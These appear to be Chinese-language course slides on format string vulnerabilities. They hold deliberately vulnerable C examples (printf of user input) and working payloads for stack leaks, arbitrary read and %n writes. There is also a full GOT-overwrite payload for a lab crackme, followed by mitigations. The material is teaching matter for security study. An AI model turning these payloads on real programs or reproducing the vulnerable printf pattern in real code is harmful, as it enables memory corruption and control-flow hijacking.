格式化字符串漏洞

目录(Outline)

- 什么是格式化字符串
- 格式化字符串漏洞产生原因
- 利用格式化字符串进行任意地址读取
- 利用格式化字符串进行任意地址写
- 防止格式化字符串方法

什么是格式化字符串

什么是格式化字符串

- printf（"格式化字符串",参数...)
- 第一个参数由格式化说明字符与字符串组成，用于输出后面的参数
- 说明符


%d - 十进制 - 输出十进制整数
%s - 字符串 - 从内存中读取字符串
%x - 十六进制 - 输出十六进制数
%c - 字符 - 输出字符
%p - 输出16进制数据，与%x基本一样，只是附加了前缀0x，在32bit下输出4字节，在64bit下输出8字节，可通过输出字节的长度来判断目标环境是32bit还是64bit。
%n - 到目前为止所写的字符数

格式化字符串漏洞产生原因

格式化字符串漏洞产生原因

- 软件使用了格式化字符串作为参数，且该格式化字符串来自外部输入
- 触发函数主要有:printf、sprintf、fprintf等print家族函数
- printf()函数的一般形式为printf("format", 输出表列)，其第一个参数就是格式化字符串，用来告诉程序以什么格式进行输出。但如果使用方式为printf(str)而没有输出列表，则会触发格式化字符串漏洞
- *int sprintf(char *str, const char *format, ...)*
  *int fprintf(FILE *stream, const char *format, ...)*
  *int printf(char *format,[argument]...)*

示例1：程序崩溃




由高到低

3.14
123456
“red”
format string

在进入 printf 之后，函数首先获取第一个参数，一个一个读取其字符会遇到两种情况

- 当前字符不是 %，直接输出到相应标准输出。
- 当前字符是 %， 继续读取下一个字符
  - 如果没有字符，报错
  - 如果下一个字符是 %, 输出 %
  - 否则根据相应的字符，获取相应的参数，对其进行解析并输出

示例1：程序崩溃



printf("Color %s, Number %d, Float %4.2f");

- 未提供参数
- 程序会将栈上存储格式化字符串地址上面的三个变量分别解析为
    1.解析其地址对应的字符串
    2.解析其内容对应的整形值
    3.解析其内容对应的浮点值
- 对于1来说，如果提供了一个不可访问地址，那么程序就会因此而崩溃

示例2：读取栈内存


例：
$ ./test "aaaaaaa%9$x"

```
#include<stdio.h>
int main(int argc, char** argv)
{    char buffer[100];
     strncpy(buffer, argv[1], 100);
     printf(buffer);
     return 0;
}
```

printf输出字符串时没有输出列表

char *strncpy(char *dest, const char *src, size_t n)把 src 所指向的字符串复制到 dest，最多复制 n 个字符。当 src 的长度小于 n 时，dest 的剩余部分将用空字节填充。

栈布局



输入值buffer存储在栈上，
以%9$x即可输出

示例程序

- 输入为AAAABBBB%9$x%10$x
- 输出的是偏移9处的AAAA和偏移10处的BBBB
- 通过组合变换格式化字符串参数，我们可以读取任意偏移处的数据或向任意偏移处写数据，从而达到利用格式化字符串漏洞的作用。

%[n$]type:n表示第几个参数

格式化字符串任意读

示例代码

```
unsigned int secret = 0xdeadbeef;

void handle_failure(char *buf)
{   char msg[100];
    snprintf(msg, sizeof(msg), "Invalid Password! %s\n", buf);
    printf(msg);
}
```

int snprintf (char * str, size_t size, const char * format, ...);将可变参数(...)按照 format 格式化成字符串，并将字符串复制到 str 中，size 为要写入的字符的最大数目，超过 size 会被截断。

示例代码

```
int main(int argc, char *argv[])
{
  setreuid(geteuid(), geteuid());//设置真实及有效的用户识别码
  setvbuf(stdout, NULL, _IONBF, 0);//无缓冲
  setvbuf(stdin, NULL, _IONBF, 0);//无缓冲
  int tmp = secret;
  char buf[100];
  printf("IOLI Crackme Level 0x00\n");
  printf("Password:");
  fgets(buf, sizeof(buf), stdin);
  if (!strcmp(buf, "250382\n")) {
    printf("Password OK :)\n");
  }
  else{
    handle_failure(buf);
  }
  if (tmp != secret) {
    puts("The secret is modified!\n");
  }
  return 0;
}
```

checksec查看缓解措施

```
[*] '/home/parallels/Desktop/fmstr/example/example'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

格式化字符串任意读

- 我们以%p输入，输出对应栈的位置

```
$ echo "1=%p|2=%p|3=%p|4=%p|5=%p|6=%p|
7=%p|8=%p|9=%p|10=%p|11=%p|12=%p|13=%p|
14=%p|15=%p"  | ./example
```

格式化字符串任意读

```
1=0x64
2=0x8048a40
3=0xffe1f428
4=0xf7f3ce89
...
10=0x61766e49   'Inva'
11=0x2064696c   'lid '
12=0x73736150   'Pass'
13=0x64726f77   'word'
14=0x3d312021   '! 1='
15=0x327c7025   '%p|2'
```

task

- 如何读取程序中的secret？

task

- 如何读取程序中的secret？

1.使用nm命令

nm example | grep secret，查找 secret变量位置

2.使用payload

AA + p32(secret地址)+%15$s

格式化字符串任意写

格式化字符串任意写

- %n：将%n之前printf已经打印的字符个数赋值给偏移处指针所指向的地址位置，如%100x%10$n表示将0x64写入偏移10处保存的指针所指向的地址（4字节），而%$hn表示写入的地址空间为2字节，%$hhn表示写入的地址空间为1字节，%$lln表示写入的地址空间为8字节，在32bit和64bit环境下一样。有时，直接写4字节会导致程序崩溃或等候时间过长，可以通过%$hn或%$hhn来适时调整。

格式化字符串任意写

- %n：可以使用payload： %任意数量x + %n或payload：任意数量 * a + %n实现任意地址写

- %n - 到目前为止所写的字符数

task

- 如何改写程序中的secret?

1. 使用nm命令 nm example | grep secret，查找 secret变量位置
2. 使用%n改写secrect，如%1000x%15$n

劫持控制流

劫持控制流

- 通过改写puts()函数的GOT表，实现任意执行。在这个例子中，我们选择将puts()的GOT表改写成printf@plt的地址，当puts()被调用时，我们可以将其执行重定向到printf()。

劫持控制流

- Global Offset Table，简称GOT，其条目包含一个外部函数指针（例如libc中的puts（）或printf（））。动态加载程序（ld）最初加载程序时，GOT表中会填充静态代码指针，这些指针最终会调用_dl_runtime_resolve（），将GOT表更新为libc中的实际地址。

劫持控制流

```
sub     $0xc,%esp
push    $0x8048816
call    80484b0 <puts@plt>
```

puts@plt并不是libc中的真实地址。

```
080484b0 <puts@plt>:                                    GOT表地址
 80484b0:       ff 25 20 a0 04 08       jmp     *0x804a020
 80484b6:       68 28 00 00 00          push    $0x28
 80484bb:       e9 90 ff ff ff          jmp     8048450 <_init+0x30>
```

第一条指令，跳转到0x804a020指向的位置

劫持控制流

- 第一次调用puts时，GOT表地址指向puts@plt+6的位置。
- 跳转到_dl_runtime_resolve()，更新GOT表的地址为libc中地址。
- 再次调用puts时，GOT表的地址已经指向了libc。

劫持控制流

- 改写puts的GOT表
- 改写secret值

劫持控制流

- 最 终 payload:
‘AA\x3c\xa0\x04\x08\x10\xa0\x04\x08\x12\xa0\x04\x08%160x%15$n%1860x%17$hn%31852x%16$hn'
- 因为要改写的值为0x8048470，%n无法输出这么多字符，因此使用%hn分两次进行覆盖

如何防止格式化字符串漏洞

如何防止格式化字符串漏洞

- 开启Full RELRO防止GOT表劫持
- 开启FORTIFY保护。在编译时加入参数D_FORTIFY_SOURCE=2。一些敏感函数如read, fgets,memcpy, printf等等可能导致漏洞出现的函数都会被替换成 read_chk，fgets_chk，memcpy_chk，__printf_chk等。这些带了chk的函数会检查读取/复制的字节长度是否超过缓冲区长度，通过检查诸如%n之类的字符串位置是否位于可能被用户修改的可写地址，避免了格式化字符串跳过某些参数（如直接%7$x）等方式来避免漏洞出现。

格式化字符串漏洞总结

总结

- 利用%p(或者%x等)结合$可实现栈地址任意读
  - 可用于泄露libc地址
  - 可用于泄露堆栈地址
- 利用%s结合$可实现读取任意内存
- 利用%n %hn %hhn实现任意地址写
  - 修改变量
  - 劫持GOT表
  - 修改返回地址

https://tc.gts3.org/cs6265/2019/tut/tut05-fmtstr.html